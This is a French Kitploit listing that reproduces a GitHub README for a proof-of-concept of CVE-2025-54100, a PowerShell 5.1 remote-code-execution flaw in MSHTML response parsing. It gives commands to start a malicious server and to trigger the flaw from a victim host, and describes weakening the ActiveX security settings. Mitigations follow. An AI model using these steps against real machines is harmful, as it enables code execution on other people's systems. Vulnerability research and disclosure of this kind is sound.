
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-54100 — CVE-2025-54100 (Vulnérabilité d'exécution de code à distance dans PowerShell) | Kitploit
Outils/GitHubGitHub/xiaolvchen/cve-2025-54100
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionApprentissage et ÉducationDéveloppement de Charges Utiles
GitHubxiaolvchen/cve-2025-54100

CVE-2025-54100

CVE-2025-54100 (Vulnérabilité d'exécution de code à distance dans PowerShell)

Voir le dépôt
16il y a 8 moisPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2025-54100 – PoC de l'analyse des réponses PowerShell

Démontre comment CVE-2025-54100 conduit à une exécution de code à distance (RCE) dans Windows PowerShell 5.1 via l'analyse d'un HTML malveillant.

Qu'est-ce que CVE-2025-54100 ?

Type de vulnérabilité : Risque d'injection de commande lorsque Invoke-WebRequest n'utilise pas le paramètre -UseBasicParsing

Sévérité : CVSS 7.8 (élevée)

Cause racine : L'analyse des réponses HTML basée sur MSHTML permet l'exécution de scripts (comme ActiveXObject) dans le contexte de l'appelant

Systèmes affectés :

  • Windows 10 / 11
  • Windows Server 2008–2025
  • PowerShell 5.1

Fonctionnement du PoC

  1. Le serveur FastAPI dans CVE-2025-54100.py renvoie une charge utile HTML soigneusement construite
  2. Le script dans le HTML tente d'instancier des objets ActiveX tels que WScript.Shell / Shell.Application
  3. Sur un hôte vulnérable, l'analyseur MSHTML exécute le script, démontrant l'exécution de code à distance en lançant calc.exe
  4. La charge utile fournie est minimale et non destructive, utilisée uniquement pour la recherche et la validation, mais peut être étendue pour une analyse plus approfondie

Démarrage rapide

Prérequis

  • Python 3.10+ (testé avec FastAPI et Uvicorn)
  • Installer les dépendances
    python3 -m venv .venv
    source .venv/bin/activate
    pip3 install -r requirements.txt
    

Lancer le serveur malveillant

Démarrez le service HTTP du PoC :

uvicorn app:app --host 0.0.0.0  --port 8888 --reload

Déclenchement depuis l'hôte victime

Sur un hôte Windows vulnérable, n'utilisez pas -UseBasicParsing et exécutez les commandes suivantes :

# Invoke-WebRequest
Invoke-WebRequest -Uri "http://192.168.26.16:8888"
# curl(PowerShell 中的别名)
curl http://192.168.26.16:8888
# mshta
mshta http://192.168.26.16:8888

Assurez-vous que le port correspond à la configuration du serveur. Si le système est vulnérable, le script intégré sera exécuté par l'analyseur MSHTML.

Remarque : Certains antivirus peuvent bloquer ce comportement, même si la vulnérabilité d'analyse existe toujours.

Dépannage et vérification

  1. Si calc.exe ne s'ouvre pas :

    1. Ouvrez Options Internet sur la machine victime
    2. Allez dans Sécurité → Niveau personnalisé
    3. Activez « Initialiser et script des contrôles ActiveX non marqués comme sécurisés »
    4. Exécutez à nouveau Invoke-WebRequest sans utiliser -UseBasicParsing

Cette étape permet de vérifier le vecteur d'exécution. Dans un scénario d'attaque réel, un attaquant pourrait utiliser l'obfuscation ou des techniques de contournement pour éviter les restrictions de sécurité par défaut.

Preuve de validation

PoC

Mesures d'atténuation

Microsoft a corrigé cette vulnérabilité en décembre 2025 :

  1. Installez rapidement les mises à jour de sécurité Windows

  2. Utilisez toujours -UseBasicParsing pour éviter l'analyse MSHTML :

    Invoke-WebRequest -Uri "http://<attacker-ip>:8888" -UseBasicParsing
    
  3. Migrez vers PowerShell 7+ (pwsh) ; PowerShell Core ne dépend plus de MSHTML pour l'analyse, ce qui évite ce problème au niveau architectural.

Références

  • NVD: CVE-2025-54100
  • MSRC: Update Guide
  • GitHub: osman1337-security/CVE-2025-54100
Télécharger l’outil